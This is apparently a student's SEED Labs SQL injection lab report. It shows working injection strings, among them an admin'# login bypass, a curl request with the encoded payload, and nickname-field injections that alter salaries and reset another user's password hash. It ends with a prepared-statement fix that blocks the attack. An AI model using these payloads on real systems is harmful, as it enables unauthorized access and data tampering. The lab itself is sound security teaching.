

Noah Cunningham
Reese Pearsall
CSCI 476
10/23/22

SQL Injection

Task 1: Ran the basic SQL commands




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sqllab_users       |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use sqllab_users;
Reading table information for completion of table and column name
s
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql>
```




```
mysql> select * from credential where id=1;
+----+-------+-------+--------+-------+----------+-------------+-
--------+-------+----------+-------------------------------------
-----+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber |
Address | Email | NickName | Password
     |
+----+-------+-------+--------+-------+----------+-------------+-
--------+-------+----------+-------------------------------------
-----+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |
        |       |          | fdbe918bdae83000aa54747fc95fe0470fff
4976 |
+----+-------+-------+--------+-------+----------+-------------+-
--------+-------+----------+-------------------------------------
-----+
1 row in set (0.00 sec)
```

Task 2.1: I entered in admin'# into the username and did not enter in a password. It logged me in and i got this webpage with all the employee info.




Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph Nu
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

2.2: Worked as intended, I have access to all the same data… it just not as well formatted.




```
[10/23/22]seed@VM:~/.../04_sqli$ curl www.seedlabsqlinjection.com/unsafe_ho
me.php?username=admin%27%23
```




```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px
;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>H
ome <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a
class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul>
<button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-
2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class=
'text-center'><b> User Details </b></h1><hr><br><table class='table table-s
triped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Userna
me</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>B
irthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope=
'col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th>
</tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000<
/td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr>
<tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>
10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'>
Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</t
d><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><t
d></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>1
1/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th s
cope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314
</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br
```

2.3: Just like the instructions said, i doesn't work I input `admin; SELECT * FROM credential;'#` and got



The account information your provide does not exist.


3.1: edited the salary by inputting ‘ , salary=’8008135 into the nickname field



Alice Profile

Key	Value
Employee ID	10000
Salary	8008135
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone	


3.2:edited the salary by inputting ‘,salary=’1’ WHERE name=’samy’;# into the nickname field



Samy Profile

Key	Value
Employee ID	40000
Salary	1
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone	

3.3: edited the password by inputting ‘,password=’86f7e437faa5a7fce15d1ddcb9eaeaea377667b8’ WHERE name=’samy’;# into the nickname field, which makes a the password. Then i logged in putting Samy as username and a as password




Employee Profile Login

USERNAME: Samy

PASSWORD: •


Copyright © SEED LABs



Samy Profile

Key	Value
Employee ID	40000
Salary	1
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone	


4.1: I edited the unsafe.php to



```
$conn = getDB();

$input_uname = $_GET['username'];
$input_pwd = $_GET['password'];
$hashed_pwd = sha1($input_pwd);

// do the query
$result = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name=  ? and password= ?");

// bind params to the query
$result->bind_param("ss", $input_uname, $hashed_pwd);
$result->execute();
$result->bind_result($id, $name, $eid, $salary, $ssn);
$result->fetch();

/*if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}*/
                                                39,22         85%
```

Once i did this i restarted the docker and ran the url http://www.seedlabsqlinjection.com/defense/

And Tried to log in like normal and got




Get Information

USERNAME Alice

PASSWORD •••••••••


Copyright © SEED LABs



Information returned from the database

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **8008135**
- Social Security Number: **10211002**

Then i tried to do an sql attack and got




Get Information

USERNAME Alice'#

PASSWORD Password

Copyright © SEED LABs



Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number: